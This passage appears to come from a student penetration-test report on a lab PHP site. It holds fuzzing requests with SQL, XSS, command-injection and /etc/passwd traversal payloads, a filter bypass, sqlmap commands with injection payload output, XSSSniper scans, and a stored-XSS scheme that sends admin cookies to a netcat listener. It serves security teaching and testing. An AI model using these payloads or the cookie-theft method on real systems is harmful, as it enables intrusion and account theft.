POST /$feedback_process.php$ HTTP/1.1
Host: 192.168.1.20
Content-Length: 54
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.1.20
Referer: http://192.168.1.20/contact.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=$efeqn4ljrcUs6tcfmbumopcc65$; SecretCookie=$313930343632393140e62792e70627a3a657276713a313630393130393539353935$
Connection: close

name=$gfddfgfd$&email=$dfgdfgfd$&phone=$gdfgdfg$&text=$+dgfgd$
```

Figure 84

Figure 85 displays the results of the fuzz from the contact form.

Request	Position	Payload	Status	Error	Timeout	Length	error	exception	illegal	invalid	fail	stack	access	directory	file	not found	unknown	uid=	c:\	varchar	ODBC	SQL	quotatio...	syntax	ORA-	111111	P grep
0			302			446																					
1	1	□ □-□; waitfor delay 00:30:00-- ...	400			1279	☑																				
2	1	xsstest □><script>alert(0xss□)...	400			1279	☑																				
3	1	|| ping -i 30 127.0.0.1 ; x || ping ...	400			1279	☑																				
4	1	../../../../../../../../etc/passwd	404			1495	☑									☑											
5	1	;echo 111111 echo 111111 resp...	404			1495	☑									☑											
6	2	□ □-□; waitfor delay 00:30:00-- ...	400			464																					
7	2	xsstest □><script>alert(0xss□)...	400			464																					
8	2	|| ping -i 30 127.0.0.1 ; x || ping ...	400			464																					
9	2	../../../../../../../../etc/passwd	302			446																					
10	2	;echo 111111 echo 111111 resp...	302			446																					
11	3	□ □-□; waitfor delay 00:30:00-- ...	400			464																					
12	3	xsstest □><script>alert(0xss□)...	400			464																					
13	3	|| ping -i 30 127.0.0.1 ; x || ping ...	400			464																					
14	3	../../../../../../../../etc/passwd	302			446																					
15	3	;echo 111111 echo 111111 resp...	302			446																					
16	4	□ □-□; waitfor delay 00:30:00-- ...	500			870	☑																				
17	4	xsstest □><script>alert(0xss□)...	500			870	☑																				
18	4	|| ping -i 30 127.0.0.1 ; x || ping ...	200			584																					
19	4	../../../../../../../../etc/passwd	302			597																					
20	4	;echo 111111 echo 111111 resp...	302			507																					
21	5	□ □-□; waitfor delay 00:30:00-- ...	302			446																					
22	5	xsstest □><script>alert(0xss□)...	302			446																					
23	5	|| ping -i 30 127.0.0.1 ; x || ping ...	302			446																					
24	5	../../../../../../../../etc/passwd	302			446																					
25	5	;echo 111111 echo 111111 resp...	302			446																					
26	6	□ □-□; waitfor delay 00:30:00-- ...	302			446																					
27	6	xsstest □><script>alert(0xss□)...	302			446																					
28	6	|| ping -i 30 127.0.0.1 ; x || ping ...	302			446																					
29	6	../../../../../../../../etc/passwd	302			446																					
30	6	;echo 111111 echo 111111 resp...	302			446																					
31	7	□ □-□; waitfor delay 00:30:00-- ...	302			446																					
32	7	xsstest □><script>alert(0xss□)...	302			446																					
33	7	|| ping -i 30 127.0.0.1 ; x || ping ...	302			446																					
34	7	../../../../../../../../etc/passwd	302			446																					
35	7	;echo 111111 echo 111111 resp...	302			446																					

Figure 85

Figure 86 presents the position of the payload, attack type and the parameters used. The create account functionality was was fuzzed this time and the same payload was used from Figure 81.

```
POST /$insertCustomer.php$ HTTP/1.1
Host: 192.168.1.20
Content-Length: 75
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.1.20
Referer: http://192.168.1.20/customer.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=$efeqn4ljrc0s6tcfmbumopcc65$; SecretCookie=$3139303436323931406e62792e70627a3a657276713a313630393130393539353$
Connection: close

email=$$&name=$$&password1=$$&username=$$&password2=$$&tell=$$&country=$$&address=$$&pcode=$$
```

Figure 86

9.2 TESTING FOR SQL INJECTION

During the recon and analysis stage the countermeasure for SQL injection was found through dirbuster, the code was “$username= str_replace(array("1=1", "2=2", "UNION","union","1 =1","'a'='a'","'b'='b'"), "", $username);” knowing this allowed the SQL Injection attacks to be more efficient.

Figure 87 displays the injected SQL into the login forum, the filter was avoided and the php file userValidate.php was exploited. To get around the filter, 100=100 was used as 1=1 was filtered out, but both give the same result.




Figure 87

Figure 88 presents the successful results of the SQL injection in Figure 86, the first user on the website has been logged into.




Figure 88

Figure 89 displays the results of an unsuccessful SQL exploit.




Figure 89

Figure 90 displays an example of another SQL attempt that ended in failure.




Figure 90

Further SQL injection was attempted like finding the number of columns, field names and table names however none were successful. The target web application returned the same error each time.

Figure 91 shows the error that was continually received.

```
HTTP/1.1 200 OK
Date: Mon, 28 Dec 2020 00:48:54 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 268
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>
  Warning
</b>
:  mysqli_num_rows() expects parameter 1 to be mysqli_result, boolean given in <b>
  /opt/lampp/htdocs/studentsite/userValidate.php
</b>
 on line <b>
  20
</b>
<br />
<script language="javascript">
  alert ("Username not found");
  window.history.back();
```

Figure 91

Figure 92 displays the results of the command sqlmap -r /root/Desktop/fin.txt --dbms=MySQL --dbms=MySQL --current-db. This displayed the database name.

```
sqlmap identified the following injection point(s) with a total of 6608 HTTP(s) requests:
---
Parameter: magaca (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: magaca=dsfdssd') OR NOT 1336=1336#&furaha=jkjkjkhjkh&submit= Login

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: magaca=dsfdssd') OR (SELECT 3860 FROM(SELECT COUNT(*),CONCAT(0x7176787871,(SELECT (ELT(3860=3860,1))),0x716b626a71,FLOOR(RAND(0)*2))x FROM INF
ORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- nRbC&furaha=jkjkjkhjkh&submit= Login

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 OR time-based blind (SLEEP)
    Payload: magaca=dsfdssd') OR SLEEP(5)-- GKHL&furaha=jkjkjkhjkh&submit= Login
---
[20:46:00] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[20:46:00] [INFO] fetching current database
[20:46:00] [INFO] retrieved: 'somstore'
current database: 'somstore'
[20:46:00] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.20'
```

Figure 92

Figure 93 displays the result of sqlmap -r /root/Desktop/fin.txt --dbms=MySQL --is-dba. This command displays the server hostname.




Figure 93

Figure 94 shows the result of command sqlmap -r /root/Desktop/fin.txt --dbms=MySQL –users. This displays the users.




Figure 94

Figure 95 presents the results from the command sqlmap -r /root/Desktop/dvwa.txt --dbms=MySQL –dbs. This displays the full list of available databases.




Figure 95

9.3 TESTING FOR XSS AND OTHER RESPONSE INJECTION.

XSSSniper is a script that will crawl the website quickly and discover any XSS isuues. For the scan to work the website was browsed through a proxy to obtain the cookie that corresponded to the login credentials. The target website IP, the PHP sesion id, and the switches are all included in figure 87 and 88.

The --crawl switch scaned the entire web application (using the cookie as authentication).

The --forms switch looked for POST forms.

192.168.1.20 was the target website.

PHP session was the authentication mechansim

-u is the target website switch.

Figure 96 displays the command used to crawl the target web application using XSSSniper. The get method was used.

```
root@kali:~/Desktop/utils/xsssniper# ./xsssniper.py -u http://192.168.1.20 --c
ookie="PHPSESSID=p9q8v20o3c0q4vrq2524s0q2v1" --crawl > xsssnipernoform.txt
```

Figure 96

Figure 97 presents the results from the command in Figure 94, a cross side scripting vulnerability was discovered in the contact forum.

```
[+] TARGET: http://192.168.1.20
 |- METHOD: GET
 |- COOKIE: PHPSESSID=p9q8v20o3c0q4vrq2524s0q2v1

[+] Crawling links...
 |- SUCCESS: Found 11 unique targets.

[+] Crawling for forms...
 |- SUCCESS: Found 9 unique forms.

[+] Start scanning (1 threads)
 |- Scan completed in 2.36223483086 seconds.

[+] Processing results...
 |- Done.

[+] RESULT: Found XSS Injection points in 1 targets
 |--[!] Target: http://192.168.1.20/feedback_process.php
 |   |- Method: POST
 |   |- Query String:   phone=%5B%27%27%5D&text=%5B%27+%27%5D&name=%5B%27%27%5D&submit=%5B%27SUBMIT%27%5D&email=%5B%27%27%5D
 |   |--[!] Param: phone
 |   |   |- # Injections: 1
 |   |   |--#0 Payload found free in html
 |   |--[!] Param: email
 |   |   |- # Injections: 1
 |   |   |--#0 Payload found free in html
 |   |--[!] Param: name
 |   |   |- # Injections: 1
 |   |   |--#0 Payload found free in html
 |   |--[!] Param: text
 |   |   |- # Injections: 1
 |   |   |--#0 Payload found free in html
 |   |
```

Figure 97

Figure 98 displays the command used to crawl the target web application using XSSSniper, this time the utility looked for GET methods susceptible to cross site scripting.

```
root@kali:~/Desktop/utils/xsssniper# ./xsssniper.py -u http://192.168.1.20 --c
ookie="PHPSESSID=p9q8v20o3c0q4vrq2524s0q2v1" --crawl --forms > xsssniper.txt
```

Figure 98

Figure 99 displays the results of the command from figure 98, zero cross site scripting vulnerabilities were found on GET requests.

```
[+] TARGET: http://192.168.1.20
 |- METHOD: GET
 |- COOKIE: PHPSESSID=p9q8v20o3c0q4vrq2524s0q2v1

[+] Crawling links...
 |- SUCCESS: Found 10 unique targets.

[+] Start scanning (1 threads)
 |- Scan completed in 0.138757944107 seconds.

[+] Processing results...
 |- Done.

[+] RESULT: No XSS Found :(
```

Figure 99

Reflected

Reflected XSS is non persistent and is the most common, it usually revolves around the attacker trying to get a to click on a compromised link. A number of the web scans done earlier in the penetration test discovered the contact page names field was exploitable.

Figure 102 displays the contact page from, the target website was vulnerable to reflected cross site scripting. Java script was submitted in a post request through the name field instructing the web page to issue an alert.




Figure 100

Figure 102

Figure 101 displays the success of the reflected cross site scripting, the web page issued the command that was sent through the name field.

Figure 101

In a real world penetration test it would be possible to send a crafted phishing email to the one located in the contact details. After a user clicks on the compromised link it would send their cookie to a listener.

Figure 103 displays an encoded reflected cross site scripting exploit, this was obfuscated through the hack bar in the mantra browser.




Figure 103

Figure 104 shows an example of a basic phishing email, this would of course be made more believable in a real penetration test.




Figure 104

Stored XSS

Figure 105 presents the stored cross site scripting, the name field only allowed a max content length of 27 so java script comments were used to work around this issue. The code in the subject page grabs a user's cookie when they login to the admin page, this then gets sent to the IP address of 192.16.1.254.




Figure 105

Figure 106 displays the listener being set up and the resulting cookie being sent when an admin has logged in. Net cat was used as the listener and the switches used in the command were -l = listen, v =be verbose, p = port (port 80).

